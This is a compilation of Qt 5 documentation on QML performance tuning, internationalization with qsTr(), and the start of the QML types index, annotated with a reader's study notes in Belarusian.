Calculating text layouts can be a slow operation. Consider using the PlainText format instead of StyledText wherever possible, as this reduces the amount of work required of the layout engine. If you cannot use PlainText (as you need to embed images, or use tags to specify ranges of characters to have certain formatting (bold, italic, etc) as opposed to the entire text) then you should use StyledText.

You should only use AutoText if the text might be (but probably isn't) StyledText as this mode will incur a parsing cost. The RichText mode should not be used, as StyledText provides almost all of its features at a fraction of its cost.

### Images

Images are a vital part of any user interface. Unfortunately, they are also a big source of problems due to the time it takes to load them, the amount of memory they consume, and the way in which they are used.

#### Asynchronous Loading

Images are often quite large, and so it is wise to ensure that loading an image doesn't block the UI thread. Set the "asynchronous" property of the QML Image element to true to enable asynchronous loading of images from the local file system (remote images are always loaded asynchronously) where this would not result in a negative impact upon the aesthetics of the user interface.

Image elements with the "asynchronous" property set to true will load images in a low-priority worker thread.

#### Explicit Source Size

If your application loads a large image but displays it in a small-sized element, set the "sourceSize" property to the size of the element being rendered to ensure that the smaller-scaled version of the image is kept in memory, rather than the large one.

Beware that changing the sourceSize will cause the image to be reloaded.

#### Avoid Run-time Composition

Also remember that you can avoid doing composition work at run-time by providing the pre-composed image resource with your application (for example, providing elements with shadow effects). *// лепей гэта зразумець //*

#### Position Elements With Anchors

It is more efficient to use anchors rather than bindings to position items relative to each other. Consider this use of bindings to position rect2 relative to rect1:

Rectangle {

id: rect1

x: 20

width: 200; height: 200

}

Rectangle {

id: rect2

x: rect1.x

y: rect1.y + rect1.height

width: rect1.width - 20

height: 200

}

This is achieved more efficiently using anchors:

Rectangle {

id: rect1

x: 20

width: 200; height: 200

}

Rectangle {

id: rect2

height: 200

anchors.left: rect1.left

anchors.top: rect1.bottom

anchors.right: rect1.right

anchors.rightMargin: 20

}

Positioning with bindings (by assigning binding expressions to the x, y, width and height properties of visual objects, rather than using anchors) is relatively slow, although it allows maximum flexibility.

If the layout is not dynamic, the most performant way to specify the layout is via static initialization of the x, y, width and height properties. Item coordinates are always relative to their parent, so if you wanted to be a fixed offset from your parent's 0,0 coordinate you should not use anchors. In the following example the child Rectangle objects are in the same place, but the anchors code shown is not as resource efficient as the code which uses fixed positioning via static initialization:

Rectangle {

width: 60

height: 60

Rectangle {

id: fixedPositioning

x: 20

y: 20

width: 20

height: 20

}

Rectangle {

id: anchorPositioning

anchors.fill: parent

anchors.margins: 20

}

}

## Models and Views

Most applications will have at least one model feeding data to a view. There are some semantics which application developers need to be aware of, in order to achieve maximal performance.

### Custom C++ Models

It is often desirable to write your own custom model in C++ for use with a view in QML. While the optimal implementation of any such model will depend heavily on the use-case it must fulfil, some general guidelines are as follows:

* Be as asynchronous as possible
* Do all processing in a (low priority) worker thread
* Batch up backend operations so that (potentially slow) I/O and IPC is minimized
* Use a sliding slice window to cache results, whose parameters are determined with the help of profiling

It is important to note that using a low-priority worker thread is recommended to minimize the risk of starving the GUI thread (which could result in worse perceived performance). Also, remember that synchronization and locking mechanisms can be a significant cause of slow performance, and so care should be taken to avoid unnecessary locking.

### ListModel QML Type

QML provides a [ListModel](http://doc.qt.io/qt-5/qml-qtqml-models-listmodel.html) type which can be used to feed data to a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html). It should suffice for most use-cases and be relatively performant so long as it is used correctly.

#### Populate Within A Worker Thread

[ListModel](http://doc.qt.io/qt-5/qml-qtqml-models-listmodel.html) elements can be populated in a (low priority) worker thread in JavaScript. The developer must explicitly call "sync()" on the [ListModel](http://doc.qt.io/qt-5/qml-qtqml-models-listmodel.html) from within the [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html) to have the changes synchronized to the main thread. See the [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html) documentation for more information. *Intbu this use-case.*

Please note that using a [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html) element will result in a separate JavaScript engine being created (as the JavaScript engine is per-thread). This will result in increased memory usage. Multiple [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html) elements will all use the same worker thread, however, so the memory impact of using a second or third [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html) element is negligible once an application already uses one.

#### Don't Use Dynamic Roles

The [ListModel](http://doc.qt.io/qt-5/qml-qtqml-models-listmodel.html) element in [QtQuick](http://doc.qt.io/qt-5/qtquick-module.html) 2 is much more performant than in [QtQuick](http://doc.qt.io/qt-5/qtquick-module.html) 1. The performance improvements mainly come from assumptions about the type of roles within each element in a given model - if the type doesn't change, the caching performance improves dramatically. If the type can change dynamically from element to element, this optimization becomes impossible, and the performance of the model will be an order of magnitude worse.

Therefore, dynamic typing is disabled by default; the developer must specifically set the boolean "dynamicRoles" property of the model to enable dynamic typing (and suffer the attendant performance degradation). We recommend that you do not use dynamic typing if it is possible to redesign your application to avoid it.

### Views

View delegates should be kept as simple as possible. Have just enough QML in the delegate to display the necessary information. Any additional functionality which is not immediately required (for example, if it displays more information when clicked) should not be created until needed (see the upcoming section on lazy initialization).

The following list is a good summary of things to keep in mind when designing a delegate: //*важнейшае для практыкі разуменне паняцце траз*//

* The fewer elements that are in a delegate, the faster they can be created, and thus the faster the view can be scrolled.
* Keep the number of bindings in a delegate to a minimum; in particular, use anchors rather than bindings for relative positioning within a delegate.
* Avoid using [ShaderEffect](http://doc.qt.io/qt-5/qml-qtquick-shadereffect.html) elements within delegates.
* Never enable clipping on a delegate.

You may set the cacheBuffer property of a view to allow asynchronous creation and buffering of delegates outside of the visible area. Utilizing a cacheBuffer is recommended for view delegates that are non-trivial and unlikely to be created within a single frame. *//шт. зн., што створаны ў рамках аднаго фрэйма?//*

Be mindful that a cacheBuffer keeps additional delegates in-memory and therefore the value derived from utilizing the cacheBuffer must be balanced against additional memory usage. Developers should use benchmarking to find the best value for their use-case, since the increased memory pressure caused by utilizing a cacheBuffer can, in some rare cases, cause reduced frame rate when scrolling.

## Visual Effects

[Qt Quick 2](http://doc.qt.io/qt-5/qtquick-index.html) includes several features which allow developers and designers to create exceptionally appealing user interfaces. Fluidity and dynamic transitions as well as visual effects can be used to great effect in an application, but some care must be taken when using some of the features in QML as they can have performance implications.

### Animations

In general, animating a property will cause any bindings which reference that property to be re-evaluated. Usually, this is what is desired but in other cases it may be better to disable the binding prior to performing the animation, and then reassign the binding once the animation has completed.

Avoid running JavaScript during animation. For example, running a complex JavaScript expression for each frame of an x property animation should be avoided.

Developers should be especially careful using script animations, as these are run in the main thread (and therefore can cause frames to be skipped if they take too long to complete).

### Particles

The [Qt Quick Particles](http://doc.qt.io/qt-5/qtquick-particles-qmlmodule.html) module allows beautiful particle effects to be integrated seamlessly into user interfaces. However every platform has different graphics hardware capabilities, and the Particles module is unable to limit parameters to what your hardware can gracefully support. The more particles you attempt to render (and the larger they are), the faster your graphics hardware will need to be in order to render at 60 FPS. Affecting more particles requires a faster CPU. It is therefore important to test all particle effects on your target platform carefully, to calibrate the number and size of particles you can render at 60 FPS.

It should be noted that a particle system can be disabled when not in use (for example, on a non-visible element) to avoid doing unnecessary simulation. *// прыгадаць, як гэта робіцца //*

See the [Particle System Performance Guide](http://doc.qt.io/qt-5/qtquick-particles-performance.html) for more in-depth information.

## Controlling Element Lifetime

By partitioning an application into simple, modular components, each contained in a single QML file, you can achieve faster application startup time and better control over memory usage, and reduce the number of active-but-invisible elements in your application.

### Lazy Initialization

The QML engine does some tricky things to try to ensure that loading and initialization of components doesn't cause frames to be skipped. However, there is no better way to reduce startup time than to avoid doing work you don't need to do, and delaying the work until it is necessary. This may be achieved by using either [Loader](http://doc.qt.io/qt-5/qml-qtquick-loader.html) or creating components [dynamically](http://doc.qt.io/qt-5/qtqml-javascript-dynamicobjectcreation.html).

#### Using Loader

The Loader is an element which allows dynamic loading and unloading of components.

* Using the "active" property of a Loader, initialization can be delayed until required.
* Using the overloaded version of the "setSource()" function, initial property values can be supplied.
* Setting the Loader [asynchronous](http://doc.qt.io/qt-5/qml-qtquick-loader.html#asynchronous-prop) property to true may also improve fluidity while a component is instantiated.

#### Using Dynamic Creation

Developers can use the Qt.createComponent() function to create a component dynamically at runtime from within JavaScript, and then call createObject() to instantiate it. Depending on the ownership semantics specified in the call, the developer may have to delete the created object manually. See [Dynamic QML Object Creation from JavaScript](http://doc.qt.io/qt-5/qtqml-javascript-dynamicobjectcreation.html) for more information.

### Destroy Unused Elements

Elements which are invisible because they are a child of a non-visible element (for example, the second tab in a tab-widget, while the first tab is shown) should be initialized lazily in most cases, and deleted when no longer in use, to avoid the ongoing cost of leaving them active (for example, rendering, animations, property binding evaluation, etc). *// гэта будзе ў маёй сістэме, калі я буду вяртацца да ранейшых дней.//*

An item loaded with a Loader element may be released by resetting the "source" or "sourceComponent" property of the Loader, while other items may be explicitly released by calling destroy() on them. In some cases, it may be necessary to leave the item active, in which case it should be made invisible at the very least.

See the upcoming section on Rendering for more information on active but invisible elements.

## Rendering

The scene graph used for rendering in [QtQuick](http://doc.qt.io/qt-5/qtquick-module.html) 2 allows highly dynamic, animated user interfaces to be rendered fluidly at 60 FPS. There are some things which can dramatically decrease rendering performance, however, and developers should be careful to avoid these pitfalls wherever possible.

### Clipping

Clipping is disabled by default, and should only be enabled when required.

Clipping is a visual effect, NOT an optimization. It increases (rather than reduces) complexity for the renderer. If clipping is enabled, an item will clip its own painting, as well as the painting of its children, to its bounding rectangle. This stops the renderer from being able to reorder the drawing order of elements freely, resulting in a sub-optimal best-case scene graph traversal.

Clipping inside a delegate is especially bad and should be avoided at all costs.

### Over-drawing and Invisible Elements

If you have elements which are totally covered by other (opaque) elements, it is best to set their "visible" property to false or they will be drawn needlessly.

Similarly, elements which are invisible (for example, the second tab in a tab widget, while the first tab is shown) but need to be initialized at startup time (for example, if the cost of instantiating the second tab takes too long to be able to do it only when the tab is activated), should have their "visible" property set to false, in order to avoid the cost of drawing them (although as previously explained, they will still incur the cost of any animations or bindings evaluation since they are still active).

### Translucent vs Opaque

Opaque content is generally a lot faster to draw than translucent. The reason being that translucent content needs blending and that the renderer can potentially optimize opaque content better.

An image with one translucent pixel is treated as fully translucent, even though it is mostly opaque. The same is true for an [BorderImage](http://doc.qt.io/qt-5/qtquick-imageelements-example.html#borderimage) with transparent edges.

### Shaders

The [ShaderEffect](http://doc.qt.io/qt-5/qml-qtquick-shadereffect.html) type makes it possible to place GLSL code inline in a Qt Quick application with very little overhead. However, it is important to realize that the fragment program needs to run for every pixel in the rendered shape. When deploying to low-end hardware and the shader is covering a large amount of pixels, one should keep the fragment shader to a few instructions to avoid poor performance.

Shaders written in GLSL allow for complex transformations and visual effects to be written, however they should be used with care. Using a [ShaderEffectSource](http://doc.qt.io/qt-5/qml-qtquick-shadereffectsource.html) causes a scene to be prerendered into an FBO before it can be drawn. This extra overhead can be quite expensive.

## Memory Allocation And Collection

The amount of memory which will be allocated by an application and the way in which that memory will be allocated are very important considerations. *//важныя аспекты праграм увогуле//* Aside from the obvious concerns about out-of-memory conditions on memory-constrained devices, allocating memory on the heap is a fairly computationally expensive operation, and certain allocation strategies can result in increased fragmentation of data across pages. JavaScript uses a managed memory heap which is automatically garbage collected, and this provides some advantages but also has some important implications.

An application written in QML uses memory from both the C++ heap and an automatically managed JavaScript heap. The application developer needs to be aware of the subtleties of each in order to maximise performance.

### Tips For QML Application Developers

The tips and suggestions contained in this section are guidelines only, and may not be applicable in all circumstances. Be sure to benchmark and analyze your application carefully using empirical metrics, in order to make the best decisions possible. *//эмпірызм у праектаванні праграмных сістэм. Яго прычыны ляжаць у самой сутнасці праграмных сістэма. Глядзі Брукса //*

#### Instantiate and initialize components lazily

If your application consists of multiple views (for example, multiple tabs) but only one is required at any one time, you can use lazy instantiation to minimize the amount of memory you need to have allocated at any given time. See the prior section on [Lazy Initialization](http://doc.qt.io/qt-5/qtquick-performance.html#lazy-initialization) for more information.

#### Destroy unused objects

If you lazily instantiate components, or dynamically create objects during a JavaScript expression, it is often better to manually destroy() them rather than waiting for automatic garbage collection to do so. See the prior section on [Controlling Element Lifetime](http://doc.qt.io/qt-5/qtquick-performance.html#controlling-element-lifetime) for more information.

#### Don't manually invoke the garbage collector

In most cases, it is not wise to manually invoke the garbage collector, as it will block the GUI thread for a substantial period of time. This can result in skipped frames and jerky animations, which should be avoided at all costs.

There are some cases where manually invoking the garbage collector is acceptable (and this is explained in greater detail in an upcoming section), but in most cases, invoking the garbage collector is unnecessary and counter-productive.

#### Avoid complex bindings

Aside from the reduced performance of complex bindings (for example, due to having to enter the JavaScript execution context to perform evaluation), they also take up more memory both on the C++ heap and the JavaScript heap than bindings which can be evaluated by QML's optimized binding expression evaluator.

#### Avoid defining multiple identical implicit types

If a QML element has a custom property defined in QML, it becomes its own implicit type. This is explained in greater detail in an upcoming section. If multiple identical implicit types are defined inline in a component, some memory will be wasted. In that situation it is usually better to explicitly define a new component which can then be reused.

Defining a custom property can often be a beneficial performance optimization (for example, to reduce the number of bindings which are required or re-evaluated), or it can improve the modularity and maintainability of a component. In those cases, using custom properties is encouraged. However, the new type should, if it is used more than once, be split into its own component (.qml file) in order to conserve memory.

#### Re-use existing components

If you are considering defining a new component, it's worth double checking that such a component doesn't already exist in the component set for your platform. Otherwise, you will be forcing the QML engine to generate and store type-data for a type which is essentially a duplicate of another pre-existing and potentially already loaded component.

#### Use singleton types instead of pragma library scripts

If you are using a pragma library script to store application-wide instance data, consider using a [QObject](http://doc.qt.io/qt-5/qobject.html) singleton type instead. This should result in better performance, and will result in less JavaScript heap memory being used.

### Memory Allocation in a QML Application

The memory usage of a QML application may be split into two parts: its C++ heap usage and its JavaScript heap usage. Some of the memory allocated in each will be unavoidable, as it is allocated by the QML engine or the JavaScript engine, while the rest is dependent upon decisions made by the application developer.

The C++ heap will contain:

* the fixed and unavoidable overhead of the QML engine (implementation data structures, context information, and so on)
* per-component compiled data and type information, including per-type property metadata, which is generated by the QML engine depending on which modules are imported by the application and which components the application loads
* per-object C++ data (including property values) plus a per-element metaobject hierarchy, depending on which components the application instantiates
* any data which is allocated specifically by QML imports (libraries) // *зразумець гэты пункт больш тонка* //

The JavaScript heap will contain:

* the fixed and unavoidable overhead of the JavaScript engine itself (including built-in JavaScript types)
* the fixed and unavoidable overhead of our JavaScript integration (constructor functions for loaded types, function templates, and so on)
* per-type layout information and other internal type-data generated by the JavaScript engine at runtime, for each type (see note below, regarding types)
* per-object JavaScript data ("var" properties, JavaScript functions and signal handlers, and non-optimized binding expressions)
* variables allocated during expression evaluation

Furthermore, there will be one JavaScript heap allocated for use in the main thread, and optionally one other JavaScript heap allocated for use in the [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html) thread. If an application does not use a [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html) element, that overhead will not be incurred. The JavaScript heap can be several megabytes in size, and so applications written for memory-constrained devices may be best served to avoid using the [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html) element despite its usefulness in populating list models asynchronously. *// кантэкст выкарыстання WorkerScript //*

Note that both the QML engine and the JavaScript engine will automatically generate their own caches of type-data about observed types. Every component loaded by an application is a distinct (explicit) type, and every element (component instance) which defines its own custom properties in QML is an implicit type. Any element (instance of a component) which does not define any custom properties is considered by the JavaScript and QML engines to be of the type explicitly defined by the component, rather than its own implicit type.

Consider the following example:

import QtQuick 2.3

Item {

id: root

Rectangle {

id: r0

color: "red"

}

Rectangle {

id: r1

color: "blue"

width: 50

}

Rectangle {

id: r2

property int customProperty: 5

}

Rectangle {

id: r3

property string customProperty: "hello"

}

Rectangle {

id: r4

property string customProperty: "hello"

}

}

In the previous example, the rectangles r0 and r1 do not have any custom properties, and thus the JavaScript and QML engines consider them both to be of the same type. That is, r0 and r1 are both considered to be of the explicitly defined Rectangle type. The rectangles r2, r3 and r4 each have custom properties and are each considered to be different (implicit) types. Note that r3 and r4 are each considered to be of different types, even though they have identical property information, simply because the custom property was not declared in the component which they are instances of.

If r3 and r4 were both instances of a RectangleWithString component, and that component definition included the declaration of a string property named customProperty, then r3 and r4would be considered to be the same type (that is, they would be instances of the RectangleWithString type, rather than defining their own implicit type).

### In-Depth Memory Allocation Considerations

Whenever making decisions regarding memory allocation or performance trade-offs, it is important to keep in mind the impact of CPU-cache performance, operating system paging, and JavaScript engine garbage collection. Potential solutions should be benchmarked carefully in order to ensure that the best one is selected. *// лепей зразумець кожны з гэтых трох момантаў //*

No set of general guidelines can replace a solid understanding of the underlying principles of computer science combined with a practical knowledge of the implementation details of the platform for which the application developer is developing. *// кваліфікацыя распрацоўшчыка праграмнага забеспячэння //* Furthermore, no amount of theoretical calculation can replace a good set of benchmarks and analysis tools when making trade-off decisions. *// эмпірызм у праектаванні праграмных сістэм //*

#### Fragmentation

Fragmentation is a C++ development issue. If the application developer is not defining any C++ types or plugins, they may safely ignore this section.

Over time, an application will allocate large portions of memory, write data to that memory, and subsequently free some portions of that memory once it has finished using some of the data. This can result in "free" memory being located in non-contiguous chunks, which cannot be returned to the operating system for other applications to use. It also has an impact on the caching and access characteristics of the application, as the "living" data may be spread across many different pages of physical memory. This in turn could force the operating system to swap which can cause filesystem I/O - which is, comparatively speaking, an extremely slow operation.

Fragmentation can be avoided by utilizing pool allocators (and other contiguous memory allocators), by reducing the amount of memory which is allocated at any one time by carefully managing object lifetimes, by periodically cleansing and rebuilding caches, or by utilizing a memory-managed runtime with garbage collection (such as JavaScript). *// Фрагментацыя як важная праблема праграміравання. Прызначэнне пулаў. Пранікнуць у праблему глыбей //*

#### Garbage Collection

JavaScript provides garbage collection. Memory which is allocated on the JavaScript heap (as opposed to the C++ heap) is owned by the JavaScript engine. The engine will periodically collect all unreferenced data on the JavaScript heap.

##### Implications of Garbage Collection

Garbage collection has advantages and disadvantages. It means that manually managing object lifetime is less important. However, it also means that a potentially long-lasting operation may be initiated by the JavaScript engine at a time which is out of the application developer's control. Unless JavaScript heap usage is considered carefully by the application developer, the frequency and duration of garbage collection may have a negative impact upon the application experience.

##### Manually Invoking the Garbage Collector

An application written in QML will (most likely) require garbage collection to be performed at some stage. While garbage collection will be automatically triggered by the JavaScript engine when the amount of available free memory is low, it is occasionally better if the application developer makes decisions about when to invoke the garbage collector manually (although usually this is not the case).

The application developer is likely to have the best understanding of when an application is going to be idle for substantial periods of time. If a QML application uses a lot of JavaScript heap memory, causing regular and disruptive garbage collection cycles during particularly performance-sensitive tasks (for example, list scrolling, animations, and so forth), the application developer may be well served to manually invoke the garbage collector during periods of zero activity. Idle periods are ideal for performing garbage collection since the user will not notice any degradation of user experience (skipped frames, jerky animations, and so on) which would result from invoking the garbage collector while activity is occurring.

The garbage collector may be invoked manually by calling gc() within JavaScript. This will cause a comprehensive collection cycle to be performed, which may take from between a few hundred to more than a thousand milliseconds to complete, and so should be avoided if at all possible.

#### Memory vs Performance Trade-offs

In some situations, it is possible to trade-off increased memory usage for decreased processing time. For example, caching the result of a symbol lookup used in a tight loop to a temporary variable in a JavaScript expression will result in a significant performance improvement when evaluating that expression, but it involves allocating a temporary variable. In some cases, these trade-offs are sensible (such as the case above, which is almost always sensible), but in other cases it may be better to allow processing to take slightly longer in order to avoid increasing the memory pressure on the system.

In some cases, the impact of increased memory pressure can be extreme. In some situations, trading off memory usage for an assumed performance gain can result in increased page-thrash or cache-thrash, causing a huge reduction in performance. It is always necessary to benchmark the impact of trade-offs carefully in order to determine which solution is best in a given situation.

For in-depth information on cache performance and memory-time trade-offs, please see Ulrich Drepper's excellent article "What Every Programmer Should Know About Memory" (available at http://ftp.linux.org.ua/pub/docs/developer/general/cpumemory.pdf as at 18th April 2012), and for information on C++-specific optimizations, please see Agner Fog's excellent manuals on optimizing C++ applications (available at http://www.agner.org/optimize/ as at 18th April 2012).

<http://qt-project.org/doc/qt-5.1/qtdoc/qtquick-internationalization.html>

# Internationalization and Localization with Qt Quick

## Internationalizing Your Application

The following sections describe various aspects of internationalizing your QML source code. If you follow these guides for all the user interface components in your application, it becomes possible to localize every aspect of your application for different languages and local cultural conventions such as the way dates and numbers are formatted.

### 1. Use qsTr() for all Literal User Interface Strings

Strings in QML can be marked for translation using the qsTr(), qsTranslate(), qsTrId(), [QT\_TR\_NOOP](http://doc.qt.io/qt-5/qtglobal.html#QT_TR_NOOP)(), [QT\_TRANSLATE\_NOOP](http://doc.qt.io/qt-5/qtglobal.html#QT_TRANSLATE_NOOP)(), and [QT\_TRID\_NOOP](http://doc.qt.io/qt-5/qtglobal.html#QT_TRID_NOOP)() functions. The most common way of marking strings is with the qsTr() function. For example:

Text {

id: txt1;

text: qsTr("Back");

}

This code makes "Back" a key entry in the translation files. At runtime, the translation system looks up the keyword "Back" and then gets the corresponding translation value for the current system locale. The result is returned to the text property and the user interface will show the appropriate translation of "Back" for the current locale.

### 2. Add Context for the Translator

User interface strings are often short so you need to help the person translating the text understand the context of the text. You can add context information in the source code as extra descriptive text before the string to be translated. These extra descriptions are included in the .ts translation files delivered to the translator.

**Note:**The .ts files are XML files with the source texts and a place for the translated text. The updated .ts files are converted into binary translation files and included as part of the final application.

In the following code snippet, the text on the //: line is the main comment for the translator.

The text on the //~ line is optional extra information. The first word of the text is used as an additional identifier in the XML element in the .ts file so make sure the first word is not part of the sentence. For example, the comment "Context Not related to that" is converted to "<extra-Context>Not related to that" in the .ts file.

Text {

id: txt1;

// This user interface string is only used here

//: The back of the object, not the front

//~ Context Not related to back-stepping

text: qsTr("Back");

}

### 3. Disambiguate Identical Texts

The translation system consolidates the user interface text strings into unique items. This consolidation saves the person doing the translation work having to translate the same text multiple times. However, in some cases, the text is identical but has a different meaning. For example, in English, "back" means take a step backward and also means the part of an object opposite to the front. You need to tell the translation system about these two separate meanings so the translator can create two separate translations.

Differentiate between identical texts by adding some id text as the second parameter of the qsTr() function.

In the following code snippet, the not front text is an id to differentiate this "Back" text from the backstepping "Back" text:

Text {

id: txt1;

// This user interface string is used only here

//: The back of the object, not the front

//~ Context Not related to back-stepping

text: qsTr("Back", "not front");

}

### 4. Use %x to Insert Parameters into a String

Different languages put words together in different orders so it is not a good idea to create sentences by concatenating words and data. Instead, use % to insert parameters into strings. For example, the following snippet has a string with two number parameters %1 and %2. These parameters are inserted with the .arg() functions.

Text {

text: qsTr("File %1 of %2").arg(counter).arg(total)

}

%1 refers to the first parameter and %2 refers to the second parameter so this code produces output like: "File 2 of 3". *// а калі я хачу змяніць парадак следавання словаў у іншай мове, то што мне рабіць? //*

### 5. Use %Lx so Numbers are Localized

If you include the %L modifier when you specify a parameter, the number is localized according to the current regional settings. For example, in the following code snippet, %L1 means to format the first parameters according to the number formatting conventions of the currently selected locale (geographical region):

Text {

text: qsTr("%L1").arg(total)

}

Then, with the above code, if total is the number "4321.56" (four thousand three hundred and twenty one point fifty six); with English regional settings, (locale) the output is "4,321.56"; with German regional settings, the output is "4.321,56".

### 6. Internationalize Dates, Times and Currencies

There are no special in-string modifiers for formatting dates and times. Instead, you need to query the current locale (geographical region) and use the methods of [Date](http://doc.qt.io/qt-5/qml-qtqml-date.html) to format the string.

Qt.locale() returns a [Locale](http://doc.qt.io/qt-5/qml-qtqml-locale.html) object which contains all kinds of information about the locale. In particular, the [Locale.name](http://doc.qt.io/qt-5/qml-qtqml-locale.html#name-prop) property contains the language and country information for the current locale. You can use the value as is, or you can parse it to determine the appropriate content for the current locale.

The following snippet gets the current date and time with Date(), then converts that to a string for the current locale. Then it inserts the date string into the %1 parameter for the appropriate translation.

Text {

text: qsTr("Date %1").arg(Date().toLocaleString(Qt.locale()))

}

To make sure currency numbers are localized, use the [Number](http://doc.qt.io/qt-5/qml-qtqml-number.html) type. This type has similar functions as the Date type for converting numbers into localized currency strings.

### 7. Use QT\_TR\_NOOP() for Translatable Data Text Strings

If the user changes the system language without a reboot, depending on the system, the strings in arrays and list models and other data structures might not be refreshed automatically. To force the texts to be refreshed when they are displayed in the user interface, you need to declare the strings with the [QT\_TR\_NOOP](http://doc.qt.io/qt-5/qtglobal.html#QT_TR_NOOP)() macro. Then, when you populate the objects for display, you need to explicitly retrieve the translation for each text. For example:

ListModel {

id: myListModel;

ListElement {

//: Capital city of Finland

name: QT\_TR\_NOOP("Helsinki");

}

}

...

Text {

text: qsTr(myListModel.get(0).name); // get the translation of the name property in element 0

}

### 8. Use Locale to Extend Localization Features

If you want different graphics or audio for different geographical regions, you can use Qt.[locale](http://doc.qt.io/qt-5/technical-guide.html#locale)() to get the current locale. Then you choose appropriate graphics or audio for that locale.

The following code snippet shows how you could select an appropriate icon that represents the language of the current locale.

Component.onCompleted: {

switch (Qt.locale().name.substring(0,2)) {

case "en": // show the English-language icon

languageIcon = "../images/language-icon\_en.png";

break;

case "fi": // show the Finnish language icon

languageIcon = "../images/language-icon\_fi.png";

break;

default: // show a default language icon

languageIcon = "../images/language-icon\_default.png";

}

}

## Localizing Your Application

Qt Quick applications use the same underlying localization system as Qt C++ applications (lupdate, lrelease and .ts files). You use the same tools as described in the [Qt Linguist Manual](http://doc.qt.io/qt-5/linguist-manager.html). You can even have user interface strings in C++ and QML source in the same application. The system will create a single combined translation file and the strings are accessible from QML and C++.

### Use a Conditional to Hide QML Source From the Compiler

The lupdate tool extracts user interface strings from your application. lupdate reads your application's .pro file to identify which source files contain texts to be translated. This means your source files must be listed in the SOURCES or HEADERS entry in the .pro file. If your files are not listed the texts in them will not be found.

However, the SOURCES variable is intended for C++ source files. If you list QML or JavaScript source files there, the compiler tries to build them as though they are C++ files. As a workaround, you can use an lupdate\_only{...} conditional statement so the lupdate tool sees the .qml files but the C++ compiler ignores them.

For example, the following .pro file snippet specifies two .qml files in the application.

lupdate\_only{

SOURCES = main.qml \

MainPage.qml

}

You can also specify the .qml source files with a wildcard match. The search is not recursive so you need to specify each directory where there are user interface strings in the source code:

lupdate\_only{

SOURCES = \*.qml \

\*.js \

content/\*.qml \

content/\*.js

}

See the [Qt Linguist Manual](http://doc.qt.io/qt-5/qtlinguist-index.html) for more details about Qt localization. *Intbu this.*

[*http://doc.qt.io/qt-5/qmltypes.html*](http://doc.qt.io/qt-5/qmltypes.html)

# All QML Types

This is a list of all QML types, including QML basic types. The following pages contain different API listings in different categories:

* [All QML Basic Types](http://doc.qt.io/qt-5/qmlbasictypes.html)
* [All QML APIs by Module](http://doc.qt.io/qt-5/modules-qml.html)
* [Obsolete QML Types](http://doc.qt.io/qt-5/obsoleteqmltypes.html)
* [New Classes and Functions in Qt 5.8](http://doc.qt.io/qt-5/newclasses58.html)

For more reference pages including C++ APIs, visit [Qt Reference Pages](http://doc.qt.io/qt-5/reference-overview.html).

*усе qml тыпы тут пералічаныя.*

|  |  |  |  |
| --- | --- | --- | --- |
| **A**  [Abstract3DSeries](http://doc.qt.io/qt-5/qml-qtdatavisualization-abstract3dseries.html)  [AbstractActionInput](http://doc.qt.io/qt-5/qml-qt3d-input-abstractactioninput.html)  [AbstractAxis](http://doc.qt.io/qt-5/qml-qtcharts-abstractaxis.html)  [AbstractAxis3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-abstractaxis3d.html)  [AbstractAxisInput](http://doc.qt.io/qt-5/qml-qt3d-input-abstractaxisinput.html)  [AbstractBarSeries](http://doc.qt.io/qt-5/qml-qtcharts-abstractbarseries.html)  [AbstractButton](http://doc.qt.io/qt-5/qml-qtquick-controls2-abstractbutton.html)  [AbstractDataProxy](http://doc.qt.io/qt-5/qml-qtdatavisualization-abstractdataproxy.html)  [AbstractGraph3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-abstractgraph3d.html)  [AbstractInputHandler3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-abstractinputhandler3d.html)  [AbstractPhysicalDevice](http://doc.qt.io/qt-5/qml-qt3d-input-abstractphysicaldevice.html)  [AbstractSeries](http://doc.qt.io/qt-5/qml-qtcharts-abstractseries.html)  [AbstractTextureImage](http://doc.qt.io/qt-5/qml-qt3d-render-abstracttextureimage.html)  [Accelerometer](http://doc.qt.io/qt-5/qml-qtsensors-accelerometer.html)  [AccelerometerReading](http://doc.qt.io/qt-5/qml-qtsensors-accelerometerreading.html)  [Accessible](http://doc.qt.io/qt-5/qml-qtquick-accessible.html)  [Action: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-action.html)  [Action: Qt3D](http://doc.qt.io/qt-5/qml-qt3d-input-action.html)  [ActionInput](http://doc.qt.io/qt-5/qml-qt3d-input-actioninput.html)  [Address](http://doc.qt.io/qt-5/qml-qtpositioning-address.html)  [Affector](http://doc.qt.io/qt-5/qml-qtquick-particles-affector.html)  [Age](http://doc.qt.io/qt-5/qml-qtquick-particles-age.html)  [AlphaCoverage](http://doc.qt.io/qt-5/qml-qt3d-render-alphacoverage.html)  [AlphaTest](http://doc.qt.io/qt-5/qml-qt3d-render-alphatest.html)  [Altimeter](http://doc.qt.io/qt-5/qml-qtsensors-altimeter.html)  [AltimeterReading](http://doc.qt.io/qt-5/qml-qtsensors-altimeterreading.html)  [AmbientLightReading](http://doc.qt.io/qt-5/qml-qtsensors-ambientlightreading.html)  [AmbientLightSensor](http://doc.qt.io/qt-5/qml-qtsensors-ambientlightsensor.html)  [AmbientTemperatureReading](http://doc.qt.io/qt-5/qml-qtsensors-ambienttemperaturereading.html)  [AmbientTemperatureSensor](http://doc.qt.io/qt-5/qml-qtsensors-ambienttemperaturesensor.html)  [AnalogAxisInput](http://doc.qt.io/qt-5/qml-qt3d-input-analogaxisinput.html)  [AnchorAnimation](http://doc.qt.io/qt-5/qml-qtquick-anchoranimation.html)  [AnchorChanges](http://doc.qt.io/qt-5/qml-qtquick-anchorchanges.html)  [AngleDirection](http://doc.qt.io/qt-5/qml-qtquick-particles-angledirection.html)  [AnimatedImage](http://doc.qt.io/qt-5/qml-qtquick-animatedimage.html)  [AnimatedSprite](http://doc.qt.io/qt-5/qml-qtquick-animatedsprite.html)  [Animation](http://doc.qt.io/qt-5/qml-qtquick-animation.html)  